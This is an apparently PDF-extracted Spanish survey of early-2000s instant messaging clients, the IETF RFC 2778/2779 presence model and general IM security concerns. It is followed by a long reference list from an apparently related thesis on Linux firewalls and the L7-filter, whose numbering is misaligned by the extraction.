Este es el mensajero instantáneo de Microsoft, viene integrado en las últimas versiones de Windows. Permite ver si alguien de la lista está online/offline, enviar/recibir mensajes, ver cuándo el otro está escribiendo la respuesta, servicios de telefonía de Voz/IP integrado, comunicación de voz punto a punto, SMS (en EEUU y Canadá), Chat, Intercambio de archivos, verificación de e-mails, Integración con juegos compatibles con DirectPlay, agrupación de contactos bajo grupos comunes, cambio del nick en tiempo real, skins, Alertas programadas, soporte para firewalls, y demás.

Algunas de sus críticas [15] se concentran en sus capacidades de búsqueda de contactos, ya que deben tener una cuenta en el servicio webmail Hotmail, además de funcionar solamente en Windows. Al igual que ICQ dispone de una página para desarrolladores [16] en donde pone a disposición de una API e información de cómo hacer uso de ella. La última versión es la 4.7, mientras Microsoft en el sitio destaca las ventajas del messenger corriendo en Windows XP

AIM - AOL Instant Messenger [18]



Este mensajero es provisto por América On Line, el proveedor más grande de Internet del mundo (aunque su predominio pese más en EEUU). Se integra automáticamente con el software que viene con el acceso a AOL, pero también se puede descargar por separado. Tiene las mismas características de sus competidor MSN y Yahoo, como manejo de proxy, envío de varios contactos, etc. Es bastante personalizable y está disponible para Windows, Windows CE, Macintosh, Linux y Palm OS. Su última versión es la 5.0. Su protocolo se llama OSCAR, y también se describe en sitios de Internet[19].

Yahoo ! Messenger [20]

Este software es el más joven de todos, pero no por eso es el que tenga menos funcionalidades. Es más, tiene todas las funcionalidades de los anteriores. Ganó popularidad porque se integra perfectamente con la web y en especial con el sitio de My Yahoo !. Le da especial importancia a las noticias online, al informe del estado del tiempo, la bolsa y deportes en tiempo real. La última versión es la 5.5 y está disponible para Windows y Java (Linux, Mac, etc), así como en varios lenguajes.

Arquitectura Genérica Propuesta

Si bien todos los sistemas son incompatibles, el IETF (Internet Engineering Task Force), con representantes de empresas como Lotus, DynamicSoft y Fujitsu crearon el IMPPWG (Instant Messaging Presence Protocol Working Group) y publicaron en Febrero del 2000 dos RFCs (Request for Comments), números 2778 y 2779 [21][22][23], de carácter informativo (no queriendo establecer ningún estándar), sobre una arquitectura genérica y universal de Mensajería Instantánea. En particular, el 2778 intenta describir un modelo abstracto, así como entidades involucradas, servicios prestados y un vocabulario estándar para el desarrollo posterior de algún protocolo común. El 2779 describe una serie mínima de requerimientos que el futuro protocolo estándar debería cumplir. Utiliza la base del RFC anterior.

El objetivo del IMPPWG estaba originalmente destinado a crear un protocolo y formatos de datos estándar, bajo una arquitectura que soporte servicios de presencia y de mensajería instantánea. Aunque especificó cómo un sistema de mensajería instantánea debería operar y que tipos de mensajes debería manejar, los documentos de este grupo de trabajo se volvieron sólo una base, una proposición de cómo construir un sistema de mensajería. En concreto, el IMPPWG falló al crear un protocolo único por sí mismo, optando por protocolos creados por terceros que soporten las especificaciones de los RFCs 2778 y 2779 y dejar que decida el mercado. Estos protocolos son: SIP for Instant Messaging Presence Leveraging Extensions [24] (SIMPLE), el Applications Exchange [25] (APEX), también llamado IMXP, basado en el BEEP (Blocks Extensible Exchange Protocol) y Presence and Instant Messaging [26] (PRIM). Simple es actualmente el más favorecido, soportado por una cantidad de empresas (Microsoft incluida). Se basa en aplicar el protocolo SIP existente (RFC 2543) al servicio de MI. Apex es un protocolo más abierto, estableciendo una red subyacente, y está destinado también a transferencia de archivos, juegos multi-usuario, y monitoreo de red. El grupo de trabajo de Apex está trabajando en especificar una aplicación que cumpla con los requisitos establecidos por el CPIM (ver el siguiente párrafo). PRIM es un juego de tres protocolos específicamente destinados a la MI, uno para la comunicación servidor-servidor de servicios de presencia y mensajería, otro cliente-servidor para el de presencia y el último de cliente-servidor para el de mensajería [27].

Hoy en día, las tareas a las que actualmente se resume el IMPPWG son las de especificar el perfil común del sistema y un formato de mensajes que permitan la interoperabilidad, no la de especificar un protocolo único. Recientemente, en febrero de 2002, se publicó un borrador que definía el nuevo tipo MIME 'Message/CPIM' [29], permitiendo que las aplicaciones pudieran interoperar con este tipo de formato. Recientemente, el 14 de agosto de 2002, el IMPPWG, expidió el borrador del CPIM [28] (Common Presence Instant Messaging), el cual propone estandarizar los formatos y significados de los mensajes para el servicio de mensajería instantánea, independientemente de la infraestructura subyacente. Este sería el primer paso para el "entendimiento" entre los distintos sistemas. Cumple con todas las especificaciones del 2779, tratando de permitir la interoperación del amplio rango de sistemas de mensajería existentes. Expira el 12 de febrero de 2003.

Cabe aclarar que todas estas arquitecturas propuestas intentar imponerse bajo un esquema P2P híbrido, ya que existe un servidor que concentra la información de estado, pero el intercambio real de mensajes y recursos ocurre directamente entre los nodos pares [30].

Descripción del RFC 2778


Este RFC estableció un modelo básico para el futuro desarrollo de un protocolo, no teniendo ninguna relación con alguna implementación de software. Aclara que los elementos presentes aquí pueden estar o no en las implementaciones, y que las combinaciones de las entidades aquí nombradas pueden sufrir modificaciones. Considero que es útil describirlo para tener un mejor entendimiento de la arquitectura subyacente en estos sistemas.

El modelo define dos servicios: *Servicio de Presencia*[3] y un *Servicio de Mensajería Instantánea*. El *servicio de presencia* acepta, almacena y distribuye *Información de Presencia*. El *Servicio de Mensajería Instantánea* acepta y entrega *Mensajes Instantáneos* a las *Casillas de Mensajes Instantáneos*.

[3] La letra en itálica indica que en el modelo este término fue descripto como un elemento del modelo. En el RFC existe un apartado con la definición técnica de cada uno. Los términos son traducidos del inglés para su entendimiento, aunque algunas son palabras sin traducción formal al castellano.

El Servicio de Presencia


El *Servicio de Presencia* tiene dos tipos de clientes, llamados *Entidad Presentadora de Datos* (Presentity en inglés), que provee *Información de Presencia* para ser almacenada y distribuida. El otro tipo de cliente llamado *Observador* (Watcher en inglés), recibe *Información de Presencia* del *Servicio de Presencia*. Hay dos tipos de *Observadores*: llamados *Trae* (Fetcher en Inglés) y *Suscriptor* (Suscriber en Inglés). Un *Trae* pide *Información de Presencia* al *Servicio de Presencia*, y un *Suscriptor* tiene algún medio de "avisar" al servicio de presencia que notifique el cambio (futuro) de la *Información de Presencia* de alguna *Entidad Presentadora de Datos*. Un tipo especial de *Trae* es uno que trae información en un intervalo regular de tiempo (también llamado polling o encuesta). Es por esto que se llama *Encuestador*.



El *Servicio de Presencia* tiene *Información de Observadores* acerca de los *Observadores* y sus actividades, en términos de si traen o se suscriben a la *Información de Presencia*. Los cambios de la *Información de Presencia* son distribuidos a los *Suscriptores* via lo que se llaman *Notificaciones*.

El Servicio de Mensajería Instantánea


El *Servicio de Mensajería Instantánea* también tiene dos distintos tipos de clientes: *Enviadores* y *Casillas de Mensajes Instantáneos* para su envío. Cada *Mensaje Instantáneo* es diseccionado a una *Dirección de Casilla Instantánea* en particular, y el *Servicio de Mensajería Instantánea* intenta enviar el mensaje a la correspondiente *Casilla de Mensajes Instantáneos*.



Por otra parte, comienza a hablar de dos protocolos para los dos servicios, un *Protocolo de Presencia* y un *Protocolo de Mensajería Instantánea* y se nombra su campo de

acción. Luego se especifica el formato que tendrá la *Información de Presencia*, que consiste en *Tuplas de Presencia*, con el estado, dirección de comunicación (puede ser de MI o de telefonía, por ejemplo), y otros reservados, de la *Entidad de Presentadora de Datos* que lo envía.

Por último, se define que debe haber un *Principal*. Un principal se describe como un software, una persona, un grupo o cualquier elemento "del mundo real" fuera del sistema, que lo utilice. Este *Principal* interactúa mediante *Agentes de Usuario* con el sistema, que puede ser, por ejemplo, el *Agente de Usuario de la Casilla de Mensajes*, el *Agente de Usuario del Enviador*, *Agente de Usuario de Entidad Presentadora de Datos* y el *Agente de Usuario del Observador*.



Desventajas del Sistema: Seguridad

La falta de seguridad es la contra más importante de la MI, ya que es una puerta más a vigilar de nuestro sistema contra alguien que puede leer nuestros mensajes, o gusanos que vengan en algún archivo transferido, etc. Este es un gran problema para implementar sistemas de mensajería instantánea en las empresas (de manera "oficial" o conciente), ya que por ejemplo los conocidos sistemas que vimos en las páginas anteriores no incluyen ningún tipo de encriptación al enviar o recibir mensajes.

Sin embargo, en esta fértil área hay de todo y para todos: nuevos sistemas con encriptación incorporada [31], "parches" open-source de encriptación PGP (Pretty Good Privacy) para los clientes más conocidos [32], sistemas empresariales dedicados, soporte de firewall por parte de los clientes, etc. Toda una gama de opciones, pero tardará en utilizarse masivamente, ya que al no haber estándar se dificulta la tarea de imponer normativas de este tipo.

Nuevas Tendencias

La tendencia principal marca que la Mensajería Instantánea se incorporará a las empresas [33], para conectar dispositivos que no están permanentemente en línea a través de las distintas redes, dentro y fuera de Internet. Microsoft (Microsoft Exchange 2000 Server) y Lotus (Lotus Sametime 1.5) son los principales competidores de sistemas de MI en el ámbito empresarial. Los departamentos de Sistemas deben tomar la decisión de incluir o no dentro de su set de programas con soporte a los mensajeros instantáneos, ya que si lo ignoran, los usuarios puede que lo utilicen igual, y traer problemas por la falta de seguridad dentro de la red de la empresa; en cambio, si dan soporte para un sistema de este tipo, estará relativamente bajo control, o se implementarán políticas para impedir el mal funcionamiento de la intranet.

La MI como la conocemos se extenderá aun más de los mensajes de texto a las videoconferencias, voz o archivos compartidos. Varias encuestas indican que los jóvenes utilizan mucho más que las personas mayores, y que los clientes de mensajería se utilizan

mucho más que los programas de e-mail. La cantidad de usuarios de los MI pasaron los 100.000.000 en todo el mundo, y se espera que se estandarice aun más el uso con plugins agregándole funcionalidades.

Conclusión

La MI es una de las tecnologías P2P que están haciendo mucho "ruido" en todo el mundo. Es difícil no darle buen uso a este tipo de software, como he comprobado, ya que me permite estar comunicado de forma inmediata con alguien que puede estar en el otro cuarto o del otro lado del mundo. Falta que se pongan de acuerdo las empresas y que se imponga un estándar, para el bien de todos los usuarios. Mientras eso no pase, tendremos que tener a Trillian, o a varios clientes abiertos a la vez. Esta forma de comunicación hace más simples las cosas, no requiere que nos acordemos de direcciones, que escribamos mucho más que lo necesario y permite intercambiar ideas sin dejar de hacer lo que estamos haciendo.

Bibliografía

1.Using Unix Talk : http://www.brandx.net/help/unix/talk.html
2. ICQ Home Page: http://web.icq.com
3.Bonnie Nardo, Steve Whittaker, Erin Bradner, "Interaction and Outeraction: Instant Messaging in Action": http://www.research.att.com/~stevew/outeraction_cscw2000.pdf
4. Introduction to Bulletin Board Systems: http://www.gexonline.net/aboutbbs.htm
5. What Is P2P… And What Isn't: http://www.openp2p.com/pub/a/p2p/2000/11/24/shirky1whatisp2p.html?page=1
6. Trillian Home Page: http://www.trillian.cc/
7.Odigo Home Page: http://www.odigo.org/
8.Version 8 of the ICQ Protocol: http://stricq.com/icqv8/index.cfm
9.ICQ Central: Instant Messaging Protocol and Solution: http://www.cs.utexas.edu/users/jeson/icq/
10. Version 5 of the ICQ Protocol: http://www.algonet.se/~henisak/icq/icqv5.html
11. ICQ API for Developers: http://www.icq.com/api/
12. History of Instant Messaging Software: http://www.instant-messaging-software.com/history-of-instant-messaging.htm
13. History of Instant Messaging: http://www.gslis.utexas.edu/~lis312le/restrict/im/im1.html
14. O'Reilly Messaging Frameworks: http://www.oreillynet.com/pub/t/78
15. Drawbacks in MSN Messenger: http://cws.internet.com/reviews/chat-msn3.html
16. Microsoft Messenger API: http://msdn.microsoft.com/downloads/default.asp?url=/downloads/topic.asp?url=/msdn-files/028/001/359/topic.xml
17. .NET Messenger Service: http://messenger.yupimsn.com/Default.asp
18. AIM : AOL Mensajero Instantáneo: http://www.aol.com.ar/Aim/aim40.adp
19. FAIM/AIM/OSCAR Protocol Specification: http://aimdoc.sourceforge.net/OSCARdoc/
20. Yahoo! Messenger Home Page: http://messenger.yahoo.com/
21.IMPP Information Home Page: http://www.imppwg.org/
22. A Model for Presence and Instant Messaging (RFC 2778): http://www.ietf.org/rfc/rfc2778.txt
23. Instant Messaging / Presence Protocol Requirements (RFC 2779): http://www.ietf.org/rfc/rfc2779.txt
24.SIMPLE Working Group Home Page: http://www.ietf.org/html.charters/simple-charter.html
25. APEX Working Group Home Page: http://www.ietf.org/html.charters/apex-charter.html
26. PRIM Working Group Home Page: http://www.ietf.org/html.charters/prim-charter.html
27. Jun-Won-Lee, 26/11/2001, A Brief Review on IETF Application Area: http://www.iak.ne.kr/new/ietf/data/1/011126/jwlee.ppt
28. Common Presence and Instant Messaging (CPIM): http://www.ietf.org/internet-drafts/draft-ietf-impp-cpim-03.txt
29. Common Presence and Instant Messaging (CPIM)Presence Information Data Format: http://www.ietf.org/internet-drafts/draft-ietf-impp-cpim-pidf-05.txt
30. Bordignon, Fernando Tolosa: Redes Compañero a Compañero: Una Alternativa al Modelo Cliente/Servidor: http://www.tyr.unlu.edu.ar/TYR-publica/paper-p2p-novatica.zip
31. ProjectScim: Secure Cryptographic Instant Messaging: http://www.projectscim.com/
32. Samopal Corporation: PGP-ICQ: http://www.samopal.com/soft/pgpicq/how.php
33. Windows 2000 Magazine, Comparativa: La Mensajeria Instantánea Desembarca en la Empresa: http://www.w2000mag.com/atrasados/2001/51_mar01/articulos/comparativa.htm

REFERENCIAS BIBLIOGRÁFICAS

[1] GHEORGHE, Lucian, *Desingning and implementing Linux Firewalls and QoS using netfilter, iproute2, NAT and L7-filter*, Packt Publishing Ltd., Singapure, Octubre 2006, páginas 51-66, 74-75

[2] Sourceforge Project, Como filtrar paquetes, http://www.Netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html, 2010-03-22

[3] PASCUAL SERRAL, David, *El módulo Netfilter de Linux: iptables*, páginas 10, 13-14,http://beta.redes-linux.com/manuales/seguridad/IR-iptables.pdf, 2010-03-29

[4] Kernel y módulos, Capítulo 5. Administración de Linux en computadores aislados, páginas todas, http://structio.sourceforge.net/guias/AA_Linux_colegio/kernel-y-modulos.html, 2010-04-12

[5] L7 filter, https://www.ac.usc.es/docencia/ASRII/Tema_4html/node15.html, 2010-04-14

[6] Manual de Iproute2, http://www.crysol.org/node/935, 04/15/2010

[7] Source Forge Project, Página oficial del L7 filter, http://L7 filter.sourceforge.net/, 2010-03-22

[8] Source Forge Project, Información general del L7 filter, http://L7 filter.sourceforge.net/README, 2010-03-22

[9] Source Forge Project, Protocolos del L7 filter, http://L7 filter.sourceforge.net/protocols, 2010-03-25

[10] Source Forge Project, Como se crean los patrones del L7 filter, http://L7 filter.sourceforge.net/Pattern-HOWTO, 2010-03-28

[11] Source Forge Project, Como se generan las expresiones regulares, http://L7 filter.sourceforge.net/Pattern-HOWTO#regexp, 2010-03-29

[12] Expresiones regulares y lenguaje que se utiliza para crearlas, http://L7 filter.sourceforge.net/V8regex, 2010-03-31

[13] Lenguaje PERL para expresiones regulares, http://PERLdoc.PERL.org/PERLrequick.html, 2010-04-20

[14] Sintaxis de expresiones regulares, http://msdn.microsoft.com/es-

es/library/ae5bf541%28v=VS.80%29.aspx, 2010-03-20

[15] Más alla del puerto, editorial www.linux-magazine.es, J.RG HARMUTH, páginas 56-60

[16] BERJÒN GALLINAS, Roberto, FERMOSO GARCÌA, Ana Marìa, *OBTENCIÓN DE XML A PARTIR DE INFORMACIÓN RESIDENTE EN BASES DE DATOS. XDS, UNA NUEVA PROPUESTA, Universidad Pontificia de Salamanca. Escuela Universitaria de Informática Universidad de Deusto. E.S.I.D.E, páginas todas*

[17] COLLETI, Daniel, Iptables, http://www.danielcoletti.com.ar/Documentos/Tech/Iptables/iptables/node5.html, 2003-06-27, 2010-05-02.

[18] Source Forge Project, Compatibilidad del Kernel http://L7 filter.sourceforge.net/Kernelcompat, 2010-03-28

[19] HUERTA, Antonio, *Seguridad en Unix y redes*, Versión 1.2 Digital – Open Publication License v.10 o Later, 2 de Octubre de 2000. Capítulo 5–Página 81.

[20] *MCFEDRIES, P.*, IEEE , *TECHNICALLY SPEAKING.;* Spectrum, Volume 41, Issue 2, Feb. 2004, Páginas(s):80 10.1109/MSPEC.

[21] GONZALES David, *Técnicas de los hackers*, Capítulo 3, Páginas 54-96

[22] HOWARD, John D., *Thesis: An Analysis of security on the Internet*, 1989-1995, Capítulo 6-Página 52, página 100-165.

[23] *Maximum Security. A Hacker's guide to protecting your Internet Site and Network. Macmillan Computer Publishing*, 1999. EE.UU., Capítulo 25.

[24] Defense Information System Agency , Vulnerabilidades de diferentes aplicaciones, http://www.disa.mil, 2010-06-10

[25] National Institute of Standards and Technology, Vulnerabilidades de diferentes aplicaciones, http://nvd.nist.gov/, 2010-06-10

[26] ISC (Internet Systems Consorcium), Vulnerabilidades de BIND, http://www.isc.org/software/bind/advisories/cve-2010-0213, 2010-06-11.

[27] CCN-CERT (Capacidad de respuesta ante incidentes de seguridad de información), Vulnerabilidad de un Servidor CVS, https://www.ccn-cert.cni.es/index.php?option=com_vulnerabilidades&task=view&id=179&Itemid=96&lang=gl, 2010-06-11.

[28] US-CERT , Validación incorrecta SNMPv3 HMAC permite eludir la autenticación, http://www.kb.cert.org/vuls/id/878044, 2010-06-12.

[29] Hipasec Sistema , Nuevas vulnerabilidades en OpenSSL y mod_ssl de Apache, http://www.hispasec.com/unaaldia/1421, 2010-06-14.

[30] NIST (National Institute of Standards and Technology), Resumen de Vulnerabilidad de un sistema CVS, del año 2009 número 3245, http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-3245, 2010-06-16

[31] CCN-CERT (Capacidad de respuesta ante incidentes de seguridad de información), Vulnerabilidades para un sistema Open_SSL, https://www.ccn-cert.cni.es/index.php?option=com_vulnerabilidades&task=view&id=5181&Itemid=96&lang=va, 2010-06-18.

[32] Diccionario de informática, Definición de Unix, http://www.alegsa.com.ar/Dic/unix.php, 2010-06-19.

[33] Diccionario de informática , Definición de URL, http://www.alegsa.com.ar/Diccionario/C/5642.php, 2010-06-20.

[34] Security portal, DNSSEC, http://webcache.googleusercontent.com/search?q=cache:CgwSq-dgLAAJ:www.isoc.org/seinit/portal/index.php%3Foption%3Dcom_content%26task%3Dview%26id%3D26%26Itemid%3D26%26lang%3Des+que+significa+RRSIG&cd=4&hl=es&ct=clnk&gl=ec, 2010-06-25.

[35] Concepto de gusanos informáticos, http://www.tecnohacker.com/seguridad-informatica/que-son-los-gusanos/msg10267/#msg10267, 2010-06-28

[36] PRIETO ALVAREZ, PAN CONCHEIRO Víctor Manuel, *Virus informáticos*, Páginas 10-40

[37] GOMEZ VIEITES Álvaro, *TIPOS DE ATAQUES E INTRUSOS EN LAS REDES INFORMÁTICAS*

[38] Tipos de virus http://www.publispain.com/antivirus/tipos_de_virus.html, 2010-07-10

[39] JAWAR SOMÓN, Jhon, Arquitectura de redes, http://www.arqhys.com/construccion/redes-arquitectura.html, 2010-07-03.

[40] Arquitectura de redes, http://html.rincondelvago.com/arquitectura-de-redes.html, 2010-07-10

[41] Topología de una red, http://www.forest.ula.ve/~mana/cursos/redes/arquitectura.html, 2010-07-12

[42] M. , Rosario, Arquitectura de Redes, http://tecnoredes.mx.tripod.com/page26.html, 2010-07-13

[43] RÁBAGO, José Félix. *Introducción a las redes locales*. México, Ediciones Anaya Multimedia, S.A., 1995, páginas 3-19.

[44] St-PIERRE, Armand y William Stéphanos. *Redes locales e Internet. Introducción a la comunicación de datos.* - Tr. De Compuvisión, S.A. De C.V. México, Editorial Trillas, 1997, páginas 7-21.

[45] St-PIERRE, Armand y William Stéphanos. *Redes locales e Internet. Introducción a la comunicación de datos.* - Tr. De Compuvisión, S.A. De C.V. México, Editorial Trillas, 1997. Páginas 17-25.

[46] YOST, Guy. *Aprendiendo Netware 4.1.* Tr de Ricardo de la Barrera Ugalde, México, Prentice Hall Hispanoamericana, páginas 43-47.

[47] Cox, Nancy y otros. *Guía LAN TIMES de redes multimedia*. Tr. De Juan Manuel Sánchez. México, Osborne-McGraw Hill, 1996, páginas 6-12.

[48] AGUILAR SANCHEZ, Fabiola , Tipos de Redes, http://www.monografias.com/trabajos14/tipos-redes/tipos-redes.shtml, 2010-07-14.

[49] Tipos de redes,www.cybercursos.net/redes.html, 2010-07-15.

[50] Protocolos, www.cybercursos.net/protocolos.html, 2010-07-15.

[51] Tipos de redes, www.disc.ua.es/asignaturas/rc/trabajos/lan/redes.html, 2010-07-16.

[52] Diccionario , definición de glosario, http://ns.map.es/csi/silice/defglosario.html, 2010-07-17.

[53] Diccionario , definición de red LAN, http://ns.map.es/csi/silice/redlan12.html, 2010-07-18.

[54] Seguridad en redes, www.iec.csic.es/criptonomicon/seguridad/, 2010-07-22.

[55] Servicios Integrados y comunicaciones, http://www.mailxmail.com/curso-redes-comunicaciones-internet-3/servicios-integrados-protocolo-rsvp-servicios-diferenciados, 2010-07-22.

[56] Arquitectura en redes, http://www.inei.gob.pe/cpi/bancopub/libfree/lib620/cap0101.htm, 2010-07-23

[57] Laura Ximena, Arquitectura de redes, http://laurapita.blogspot.com/2009/03/arquitectura-de-red.html, 2007-08-02.
[58] ARQHYS , Escalabilidad de Redes , http://www.arqhys.com/construcciones/escalabilidad.html, 2010-08-10.
[59] Redes y Comunicaciones, http://www.mailxmail.com/curso-redes-comunicaciones-internet-3/internet-calidad-servicio, 2010-08-12.
[60] Diccionario, Definición de Checksum, http://www.google.com.ec/search?hl=es&biw=1280&bih=607&defl=es&q=defin
[61] e:Checksum&sa=X&ei=JeXATMnYBYP6lwfEqu3HCg&ved=0CBUQkAE,
[62] 2010-08-14.
[63] http://www.debian.org/index.es.html, Sistema Operativo Debian, Comunidad de Debian.
http://www.debian.org/intro/about, Introducción al S.O. Debian, Comunidad del S.O. Debian.
[64] http://webcache.googleusercontent.com/search?q=cache:LzlfSMagEboJ:www.guia-
[65] ubuntu.org/index.php%3Ftitle%3DDebian+que+caracteriza+a+debian&cd=3&hl=es&ct=clnk&gl=ec, Guía de Ubuntu, Comunidad de Ubuntu.
[66] http://www.taringa.net/posts/linux/1601181/CentOS-5_2.html, S.O. Centos, Anónimo.
[67] http://blogs.utpl.edu.ec/sistemasoperativos/2010/01/17/maquinas-virtuales-y-caracteristicas-de-centos/, Máquinas virtuales, ARMIJOS Andrea.
[68] http://es.wikipedia.org/wiki/CentOS.
[69] http://webcache.googleusercontent.com/search?q=cache:hLLXovV7tGoJ:centos.softonic.com/linux+caracter%C3%ADsticas+de+centos&cd=10&hl=es&ct=clnk&gl=ec, Características de Centos, Jose Maria.
[70] http://www.chw.net/2010/05/centos-5-5-finalmente-lanzado%E2%80%8F/, Centos 5.5, David Sarmiento Portocarrero.
http://www.brazilfw.com.br/wiki/bfw2/index.php/Main_Page, BrazilFW 2.x - Firewall and Router, Comunidad de desarrolladores del BrazilFW.
http://doc.ubuntu-es.org/Sobre_Ubuntu, Ubuntu, Anónimo.

[71] Comunidad de Desarrolladores de Ubuntu, Ubuntu , http://es.wikipedia.org/wiki/Ubuntu, 2010-08-20.

[72] Comunidad de desarrolladores de Fedora, Fedora http://fedoraproject.org/es/, 2010-08-22 .

[73] Comunidad de desarrolladores de Fedora, Fedora, http://fedoraproject.org/es/about-fedora, Fedora, 2010-08-22.

[74] Comunidad de desarrolladores de Zentyal , Zentyal 2.0 Documentación oficial,http://doc.zentyal.org/es/, 2010-08-29.

[75] Comunidad de desarrolladores de Ubuntu , Instalar Zentyal en Ubuntu 10.04 Server paso a paso,http://sliceoflinux.com/2010/09/30/instalar-zentyal-en-ubuntu-server-paso-a-paso/, 2010-08-29.

[76] Router O.S., http://wiki.mikrotik.com/wiki/Mikrotik_RouterOS_Preguntas_Frecuentes_%28espa%C3%B1ol/spanish%29, 2010-09-10.

[77] Manual del Router O.S., http://wiki.mikrotik.com/wiki/Manual:IP/Firewall/L7, 2010-09-11.

[78] Características del Virtual Box, http://www.taringa.net/posts/downloads/2198792/VirtualBox-2_1_4-42893.html, 2010-09-12.

[79] Concepto de Protocolo de Escritorio Remoto, http://es.wikipedia.org/wiki/Remote_Desktop_Protocol, 2010-09-13.

[80] Características de Virtual Box, http://www.prysmáximo.com/forum/linux/19612-virtualbox-m-quina-virtual-

[81] libre-y-profesional.html, 2010-09-15.
MACHADO, Jorge, CodeRed,

[82] http://www.persystems.net/sosvirus/virufamo/codered.htm, 2010-09-17.
Chernorbyl, http://antivirus.interbusca.com/enciclopedia-virus/detalles-

[83] tecnicos/virus-chernobyl-2860.html, 2010-09-17.
MACHADO, Jorge, Gokar , http://www.astrolabio.net/canal/contenido/gokar-

[84] gusano-que-satura-servidores-1014707.php, 2010-09-20.
Enciclopedia de Virus, Badtrans ,

http://www.pandasecurity.com/spain/homeusers/security-info/34059/Badtrans.B/,
[85] 2010-09-22.
Enciclopedia de Virus, Cocaine,
http://www.pandasecurity.com/spain/homeusers/security-info/about-
[86] malware/encyclopedia/overview.aspx?idvirus=9111, Cocaine, 2010-10-02.
Ataques de Negación de servicio ,
http://es.wikipedia.org/wiki/Ataques_de_denegaci%C3%B3n_de_servicio#Inund
[87] aci.C3.B3n_ICMP_.28ICMP_Flood.29, 2010-10-04.
SENA , Mantenimiento de Hardware,
[88] http://www.scribd.com/doc/6213036/Switch,2010-10-06.
Conceptos Básicos para entender el funcionamiento de un router,
[89] http://www.computadores-y-portatiles.com/router.html, 2010-10-08.
Concepto de Nube de Internet, http://www.eltiempo.com.ec/noticias-
[90] cuenca/56955-la-a-nubea-de-internet-el-disco-duro-de-hoy/, 2010-10-12.
Conectar remotamente con tu PC sin saber la IP con no-ip,
http://ulibertad.wordpress.com/2007/08/21/conectar-remotamente-con-tu-pc-sin-
[91] saber-la-ip-con-NO-IP/, 2010-10-16.
[92] Página oficial de NO IP , www.noip.com, 2010-10-06.
Concepto de Virtual Box, http://www.virtualbox.org/wiki/Downloads, 2010-10-
[93] 22.
Concepto de Repositorio, http://www.guatewireless.org/os/linux/%C2%BFque-
[94] es-un-repositorio/, 2010-10-26.
Introducción a los repositorios, http://www.esdebian.org/wiki/introduccion-
[95] repositorios-debian, 2010-10-26.
[96] Proxy , http://es.wikipedia.org/wiki/Proxy, 2010-10-28.
[97] LEOPOLDO, CARLOS, SSH , http://techtastico.com/post/que-es-el-ssh/, 2010-
[98] 10-29.
RSA , http://es.wikipedia.org/wiki/RSA, , 2010-11-02.
Compilación e Instalación del Kernel,
[99] http://new.taringa.net/posts/linux/4319392/Baja,-Compila-e-Instalate-el-
%C3%BAltimo-Kernel-%28f%C3%A1cil-y-r%C3%A1pid.html, 2010-11-12.

Instalación del L7 filter,
[100] http://www.ecualug.org/2009/07/12/blog/razametal/debian_kernel_26301_l7filter
[101] _ipp2p, 2010-11-13
INITDR, http://es.wikipedia.org/wiki/Initrd, 2010-11-14.
[102] Comunidad de desarrolladores de Ubuntu , IPTABLES, http://doc.ubuntu-
[103] es.org/Iptables, 2010-11-16.
Concepto de SPAM, http://es.wikipedia.org/wiki/Spam, 2010-11-16.
[104] Diccionario de Informática , Definición de antispam,
[105] http://www.alegsa.com.ar/Dic/antispam.php, 2010-11-17.
SPAM, http://www.seguridadpc.net/spam.htm, 2010-11-18.
Configuración de iptables,
[106] http://www.ecualug.org/?q=2007/05/24/forums/echo_1_proc_sys_net_ipv4_ip_f
[107] orward, 2010-11-18.
[108] Nessus, http://es.wikipedia.org/wiki/Nessus, 2010-11-20.
Snort, http://es.wikipedia.org/wiki/Snort,2010-11-21.
UNIVERSIDAD CENTRAL DE VENEZUELA, RECTORADO DIRECCIÓN
[109] DE TECNOLOGÍA DE INFORMACIÓN Y COMUNICACIONES, *Manual del Ethereal, páginas 1-3*
[110] Diego Samuel, Cuaderno del Novato en Debian, http://diegosamuel.blogspot.com/2008/08/instalar-wireshark.html, 2010-11-22.
MACHADO, Jorge, Virus Polimórficos,
[111] http://www.persystems.net/sosvirus/general/polimorf.htm, Virus Polimóficos, 2010-11-22.
[112] Diccionario, Definición de FTP, http://www.masadelante.com/faqs/ftp, 2010-11-24.
